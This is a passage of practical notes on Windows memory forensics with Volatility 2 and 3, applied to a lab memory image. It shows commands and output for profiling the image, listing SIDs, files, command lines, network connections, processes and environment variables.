to re-check something.

Get Started

It's worth reviewing trhe Volatility docs, and make sure you've organised yourself as best as possible before getting started.

One important prep task is to download the symbols table into your local machine



Symbol Tables

Symbol table packs for the various operating systems are available for download at:

https://downloads.volatilityfoundation.org/volatility3/symbols/windows.zip
https://downloads.volatilityfoundation.org/volatility3/symbols/mac.zip
https://downloads.volatilityfoundation.org/volatility3/symbols/linux.zip

The hashes to verify whether any of the symbol pack files have downloaded successfully or have changed can be found at:

https://downloads.volatilityfoundation.org/volatility3/symbols/SHA256SUMS
https://downloads.volatilityfoundation.org/volatility3/symbols/SHA1SUMS
https://downloads.volatilityfoundation.org/volatility3/symbols/MD5SUMS

Symbol tables zip files must be placed, as named, into the `volatility3/symbols` directory (or just the symbols directory next to the executable file).

Windows symbols that cannot be found will be queried, downloaded, generated and cached. Mac and Linux symbol tables must be manually produced by a tool such as dwarf2json.

Please note: These are representative and are complete up to the point of creation for Windows and Mac. Due to the ease of compiling Linux kernels and the inability to uniquely distinguish them, an exhaustive set of Linux symbol tables cannot easily be supplied

Reviewing options

Reading the docs and the `-h` help option let you know exactly what options you have available

Python2: `Vol.py -h`

```
       Supported Plugin Commands:

               agtidconfig     Parse the Agtid configuration
               amcache         Print AmCache information
               antianalysis
               apifinder
               apihooks        Detect API hooks in process and kernel memory
               apihooksdeep    Detect API hooks in process and kernel memory, with ssdeep for whi
               apt17scan       Detect processes infected with APT17 malware
               atoms           Print session and window station atom tables
               atomscan        Pool scanner for atom tables
               attributeht     Find Hacking Team implants and attempt to attribute them using a w
               auditpol        Prints out the Audit Policies from HKLM\SECURITY\Policy\PolAdtEv
               autoruns        Searches the registry and memory space for applications running at
ses
               bigpools        Dump the big page pools using BigPagePoolScanner
               bioskbd         Reads the keyboard buffer from Real Mode memory
               bitlocker       Extract Bitlocker FVEK. Supports Windows 7 - 10.
               cachedump       Dumps cached domain hashes from memory
               callbacks       Print system-wide notification routines
               callstacks      this is the plugin class for callstacks
               chromecookies   Scans for and parses potential Chrome cookie data
               chromedownloadchains    Scans for and parses potential Chrome download chain recor
               chromedownloads Scans for and parses potential Chrome download records
               chromehistory   Scans for and parses potential Chrome url history
               chromesearchterms       Scans for and parses potential Chrome keyword search terms
               chromevisits    Scans for and parses potential Chrome url visits data -- VERY SLOW
               clipboard       Extract the contents of the windows clipboard
               cmdline         Display process command-line arguments
               cmdscan         Extract command history by scanning for _COMMAND_HISTORY
               connections     Print list of open connections [Windows XP and 2003 Only]
               connscan        Pool scanner for tcp connections
               consoles        Extract command history by scanning for _CONSOLE_INFORMATION
               crashinfo       Dump crash-dump information
               derusbiconfig   Parse the Derusbi configuration
```

Python3: `vol3 -h`

When you see a plugin you like the look of, you can `-h` on it to get more options

```
#let's take the plugin windows.memmap.Memmap, for example
vol3 windows.memmap.Memmap -h
```

```
[22-Jun-21 19:01:35 BST] brave/c49-AfricanFalls2
-> vol3 windows.memmap.Memmap -h
Volatility 3 Framework 1.0.1
usage: volatility windows.memmap.Memmap [-h] [--pid PID] [--dump]

optional arguments:
  -h, --help  show this help message and exit
  --pid PID   Process ID to include (all other processes are excluded)
  --dump      Extract listed memory segments
```

Volatility has options for Linux, Mac, and Windows. The notes here mainly focus on Windows plugins, but the other OS' plugins are great fun too so give them a go sometime.


Get Basics

Get basic info about the dumped image itself

Find when the file was created

```
stat dumped_image.mem

#exiftool can achieve similar
exiftool dumped_image.mem
```



Get Profile

Get some basic info about the OS version of the dump

```
vol3 -f dumped_image.mem windows.info.Info
```

```
[22-Jun-21 18:54:39 BST] brave/c49-AfricanFalls2
-> vol3 -f 20210430-Win10Home-20H2-64bit-memdump.mem windows.info.Info
Volatility 3 Framework 1.0.1
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0xf8043cc00000
DTB     0x1aa000
Symbols file:///usr/local/lib/python3.8/dist-packages/volatility3/symbols/
1.json.xz
Is64Bit True
IsPAE   False
primary 0 WindowsIntel32e
memory_layer    1 FileLayer
KdVersionBlock  0xf8043d80f368
Major/Minor     15.19041
MachineType     34404
KeNumberProcessors      4
SystemTime      2021-04-30 17:52:19
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  10
NtMinorVersion  0
PE MajorOperatingSystemVersion  10
PE MinorOperatingSystemVersion  0
PE Machine      34404
PE TimeDateStamp        Tue Oct 11 07:04:26 1977
```

Get some info about the users on the machine

```
#run and output
vol3 -f 20210430-Win10Home-20H2-64bit-memdump.mem windows.getsids.GetSIDs > sids.
#then filter
cut -f3,4 sids.txt | sort -u | pr -Ttd


#or just run it all in one. But you lose visibility to processes associated
vol3 -f 20210430-Win10Home-20H2-64bit-memdump.mem windows.getsids.GetSIDs|
tee | cut -f3,4 | sort -u | pr -Ttd
```

```
[22-Jun-21 20:20:12 BST] brave/c49-AfricanFalls2
-> head -n20 sids.txt
Volatility 3 Framework 1.0.1

PID     Process SID     Name

4       System  S-1-5-18        Local System
4       System  S-1-5-32-544    Administrators
4       System  S-1-1-0 Everyone
4       System  S-1-5-11        Authenticated Users
4       System  S-1-16-16384    System Mandatory Level
108     Registry        S-1-5-18        Local System
108     Registry        S-1-5-32-544    Administrators
108     Registry        S-1-1-0 Everyone
108     Registry        S-1-5-11        Authenticated Users
108     Registry        S-1-16-16384    System Mandatory Level
396     smss.exe        S-1-5-18        Local System
396     smss.exe        S-1-5-32-544    Administrators
396     smss.exe        S-1-1-0 Everyone
396     smss.exe        S-1-5-11        Authenticated Users
396     smss.exe        S-1-16-16384    System Mandatory Level
492     csrss.exe       S-1-5-18        Local System
[22-Jun-21 20:20:16 BST] brave/c49-AfricanFalls2
-> cut -f3,4,5,6 sids.txt | sort -u | head -n20

S-1-1-0 Everyone
S-1-16-0        Untrusted Mandatory Level
S-1-16-12288    High Mandatory Level
S-1-16-16384    System Mandatory Level
S-1-16-4096     Low Mandatory Level
S-1-16-8192     Medium Mandatory Level
S-1-2-0 Local (Users with the ability to log in locally)
S-1-2-1 Console Logon (Users who are logged onto the physical console)
S-1-5-113       Local Account
```


Vol2

In Volatility 2, you have to get the Profile of the image. This requires a bit more work. In theory, you can use `imageinfo` as a brute-force checker....however, this takes a long time and is probably not the best use of your valuable time.

I propose instead that you run the Vol3, which will suggest what OS and build you have. Then pivot back to Vol2, and do the following:

```
#Collect the various profiles that exist
vol.py --info | grep Profile

#I then put these side to side in terminals, and try the different profiles with
volatility -f image_dump.mem --profile=Win10x64_10586 systeminfo
```



Now that you have your Vol2 profile, you can leverage the plugins of both Vol2 and Vol3 with ease.

Get Files

This plugin can fail on ocassion. Sometimes, it's just a case of re-running it. Other times, it may be because you need to install the symbol-tables. If it continually fails, default to python2 volatility.

```
sudo vol3 -f image_dump.mem windows.filescan > files.txt
cut -f2 files.txt |pr -Ttd | head -n 20

#get the size of files too
cut -f2,3 files.txt |pr -Ttd | head -n 20


#stack this will all kinds of things to find the files you want
cut -f2 files.txt | sort | grep 'ps1'
cut -f2 files.txt | sort | grep 'exe'
cut -f2 files.txt | sort | grep 'evtx'

#Here's the Vol2 version of this
sudo vol.py -f image_dump.mem --profile=Win10x64_19041 directoryenumerator
```

```
[22-Jun-21 21:33:12 BST] brave/c49-AfricanFalls2
-> cut -f2 files.txt |pr -Ttd | head -n 20
Volatility 3 Framework 1.0.1



Name



\Windows\System32\winevt\Logs\Microsoft-Windows-PushNotification-Platform%4Admin.evtx

\Windows\System32\drivers\storqosflt.sys

\Windows\System32\drivers\winhvr.sys

\Windows\System32\CatRoot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Windows-Client-
.19041.928.cat

\Windows\System32\drivers\pacer.sys

\Windows\System32\CatRoot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Windows-Client-
.928.cat
```

```
[22-Jun-21 21:35:27 BST] brave/c49-AfricanFalls2
-> cut -f2 files.txt | sort | grep 'exe' | head
\FTK_Imager_Lite_3.1.1\FTK Imager.exe
\FTK_Imager_Lite_3.1.1\FTK Imager.exe
\ProgramData\Microsoft\Windows Defender\Platform\4.18.2103.7-0\MpCmdRun.exe
\ProgramData\Microsoft\Windows Defender\Platform\4.18.2103.7-0\MpCmdRun.exe
\ProgramData\Microsoft\Windows Defender\Platform\4.18.2103.7-0\MsMpEng.exe
\ProgramData\Microsoft\Windows Defender\Platform\4.18.2103.7-0\NisSrv.exe
\Program Files\7-Zip\7zFM.exe
\Program Files\7-Zip\7zFM.exe
\Program Files\Angry IP Scanner\ipscan.exe
\Program Files\Angry IP Scanner\ipscan.exe
[22-Jun-21 21:35:36 BST] brave/c49-AfricanFalls2
-> cut -f2 files.txt | sort | grep 'ps1' | head
\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadLine.format.ps1xml
[22-Jun-21 21:35:41 BST] brave/c49-AfricanFalls2
```

```
[22-Jun-21 21:37:54 BST] brave/c49-AfricanFalls2
-> cut -f2 files.txt | sort | grep 'evtx'
\Windows\System32\winevt\Logs\Application.evtx
\Windows\System32\winevt\Logs\HardwareEvents.evtx
\Windows\System32\winevt\Logs\Internet Explorer.evtx
\Windows\System32\winevt\Logs\Key Management Service.evtx
\Windows\System32\winevt\Logs\Microsoft-Client-Licensing-Platform%4Admin.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Compatibility
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Compatibility
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Inventory.evt
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Telemetry.evt
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Steps-Recorder.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-AppModel-Runtime%4Admin.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-AppXDeployment%4Operational.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-AppXDeploymentServer%4Operational.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-AppXDeploymentServer%4Restricted.evtx
```


Resurrect Files


If a file catches your eye, you can push your luck and try to bring it back to life


```
#search for a file, as an example
cat files.txt | grep -i Powershell | grep evtx

#pick the virtual address in the first columnm, circled in the first image below
#feed it into the --virtaddr value
vol3 -f image_dump.mem windows.dumpfiles.DumpFiles --virtaddr 0xbf0f6d07ec10

#If you know the offset address, it's possible to look at the ASCII from hex
hd -n24 -s 0x45BE876 image_dump.mem
```







Get Sus Activity

Let's focus on retrieving evidence of suspicious and/or malicious activity from this image.

Get Commands

It's possible to retrieve the cmds run on a machine, sort of.

```
vol3 -f image_dump.mem windows.cmdline > cmd.txt
cut -f2,3 cmd.txt | pr -Ttd

#if something catches your eye, grep for it
cut -f2,3 cmd.txt | grep -i 'powershell' | pr -Ttd

#| pr -Ttd spreads out the lines
```

```
svchost.exe     C:\Windows\system32\svchost.exe -k wsappx -p -s AppXSvc
svchost.exe     C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo
powershell.exe  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
conhost.exe     \??\C:\Windows\system32\conhost.exe 0x4
FTK Imager.exe  "E:\FTK_Imager_Lite_3.1.1\FTK Imager.exe"
[22-Jun-21 20:36:50 BST] brave/c49-AfricanFalls2
-> cut -f2,3 cmd.txt | grep -i powershell
powershell.exe  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
[22-Jun-21 20:37:34 BST] brave/c49-AfricanFalls2
-> cut -f2,3 cmd.txt | grep -i onedrive
OneDrive.exe    "C:\Users\John Doe\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
[22-Jun-21 20:37:47 BST] brave/c49-AfricanFalls2
```


Get Network Connections

```
sudo vol3 -f image_dump.mem windows.netscan.NetScan > net.txt

#get everything interesting
cut -f2,5,6,9,10 net.txt | column -t
#| column -t spreads out the columns to be more readable

#extract just external IPs
cut -f5 net.txt | sort -u
#extract external IPs and their ports
cut -f5,6 net.txt | sort -u
```

```
[22-Jun-21 21:11:26 BST] brave/c49-AfricanFalls2
-> cut -f2,5,6,9,10 net.txt | column -t
Volatility  3                Framework    1.0.1
Proto       ForeignAddr      ForeignPort  Owner           Created
TCPv4       0.0.0.0          0            services.exe    2021-04-30  17:39:47.000000
TCPv4       0.0.0.0          0            services.exe    2021-04-30  17:39:47.000000
TCPv6       ::               0            services.exe    2021-04-30  17:39:47.000000
UDPv4       *                0            svchost.exe     2021-04-30  17:41:58.000000
UDPv6       *                0            svchost.exe     2021-04-30  17:41:58.000000
UDPv4       *                0            svchost.exe     2021-04-30  17:41:58.000000
TCPv4       23.35.68.233     443          SearchApp.exe   2021-04-30  17:51:24.000000
TCPv4       0.0.0.0          0            svchost.exe     2021-04-30  17:41:47.000000
TCPv6       ::               0            svchost.exe     2021-04-30  17:41:47.000000
TCPv4       0.0.0.0          0            wininit.exe     2021-04-30  12:39:44.000000
TCPv6       ::               0            wininit.exe     2021-04-30  12:39:44.000000
TCPv4       0.0.0.0          0            svchost.exe     2021-04-30  12:39:44.000000
TCPv4       0.0.0.0          0            svchost.exe     2021-04-30  12:39:44.000000
TCPv4       0.0.0.0          0            svchost.exe     2021-04-30  12:39:44.000000
TCPv6       ::               0            svchost.exe     2021-04-30  12:39:44.000000
TCPv4       0.0.0.0          0            lsass.exe       2021-04-30  12:39:44.000000
TCPv6       ::               0            lsass.exe       2021-04-30  12:39:44.000000
TCPv4       0.0.0.0          0            svchost.exe     2021-04-30  12:39:44.000000
```



Get Processes

Get a list of processes

```
vol3 -f image_dump.mem  windows.pslist > pslist.txt
cut pslist.txt -f1,3,9,10 | column -t

##show IDs for parent and child, with some other stuff
cut -f1,2,3,9,10 pslist.txt
```

```
[22-Jun-21 20:45:38 BST] brave/c49-AfricanFalls2
-> cut pslist.txt -f1,3,9,10
Volatility 3 Framework 1.0.1

PID     ImageFileName   CreateTime      ExitTime

4       System  2021-04-30 12:39:40.000000      N/A
108     Registry        2021-04-30 12:39:38.000000      N/A
396     smss.exe        2021-04-30 12:39:40.000000      N/A
492     csrss.exe       2021-04-30 12:39:44.000000      N/A
568     wininit.exe     2021-04-30 12:39:44.000000      N/A
584     csrss.exe       2021-04-30 12:39:44.000000      N/A
668     winlogon.exe    2021-04-30 12:39:44.000000      N/A
712     services.exe    2021-04-30 12:39:44.000000      N/A
736     lsass.exe       2021-04-30 12:39:44.000000      N/A
856     svchost.exe     2021-04-30 12:39:44.000000      N/A
884     fontdrvhost.ex  2021-04-30 12:39:44.000000      N/A
892     fontdrvhost.ex  2021-04-30 12:39:44.000000      N/A
976     svchost.exe     2021-04-30 12:39:44.000000      N/A
320     svchost.exe     2021-04-30 12:39:44.000000      N/A
564     LogonUI.exe     2021-04-30 12:39:44.000000      2021-04-30 17:39:58.000000
560     dwm.exe 2021-04-30 12:39:44.000000      N/A
1080    svchost.exe     2021-04-30 12:39:44.000000      N/A
1088    svchost.exe     2021-04-30 12:39:44.000000      N/A
1164    svchost.exe     2021-04-30 12:39:44.000000      N/A
1172    svchost.exe     2021-04-30 12:39:44.000000      N/A
```

Retrieve the enviro variables surronding processes

```
vol3 -f image_dump.mem windows.envars.Envars > envs.txt
cut -f2,4,5 envs.txt
```

```
[22-Jun-21 20:40:19 BST] brave/c49-AfricanFalls2
-> cut -f2,4,5 envs.txt | head -n 20
Volatility 3 Framework 1.0.1


Process Variable        Value

smss.exe        Path    C:\Windows\System32
smss.exe        SystemDrive     C:
smss.exe        SystemRoot      C:\Windows
csrss.exe       ComSpec C:\Windows\system32\cmd.exe
csrss.exe       DriverData      C:\Windows\System32\Drivers\DriverData
csrss.exe       NUMBER_OF_PROCESSORS    4
csrss.exe       OS      Windows_NT
csrss.exe       Path    C:\Program Files\AdoptOpenJDK\jdk-11.0.11.9-hotspot\bin;C:\Windows\system32;C:\Windows;C:\Windows\System
32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\
csrss.exe       PATHEXT .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
csrss.exe       PROCESSOR_ARCHITECTURE  AMD64
csrss.exe       PROCESSOR_IDENTIFIER    Intel64 Family 6 Model 142 Stepping 12, GenuineIntel
csrss.exe       PROCESSOR_LEVEL 6
csrss.exe       PROCESSOR_REVISION      8e0c
csrss.exe       PSModulePath    %ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
csrss.exe       SystemDrive     C:
csrss.exe       SystemRoot      C:\Windows
[22-Jun-21 20:40:30 BST] brave/c49-AfricanFalls2
-> cut -f2,4,5 envs.txt | grep -i powershell
csrss.exe       Path    C:\Program Files\AdoptOpenJDK\jdk-11.0.11.9-hotspot\bin;C:\Windows\system32;C:\Windows;C:\Windows\System
32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\
csrss.exe       PSModulePath    %ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
wininit.exe     Path    C:\Program Files\AdoptOpenJDK\jdk-11.0.11.9-hotspot\bin;C:\Windows\system32;C:\Windows;C:\Windows\System
32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\
wininit.exe     PSModulePath    %ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
```

Get processes with their Parent process

```
##This command can fail
vol3 -f image_dump.mem windows.pstree.PsTree

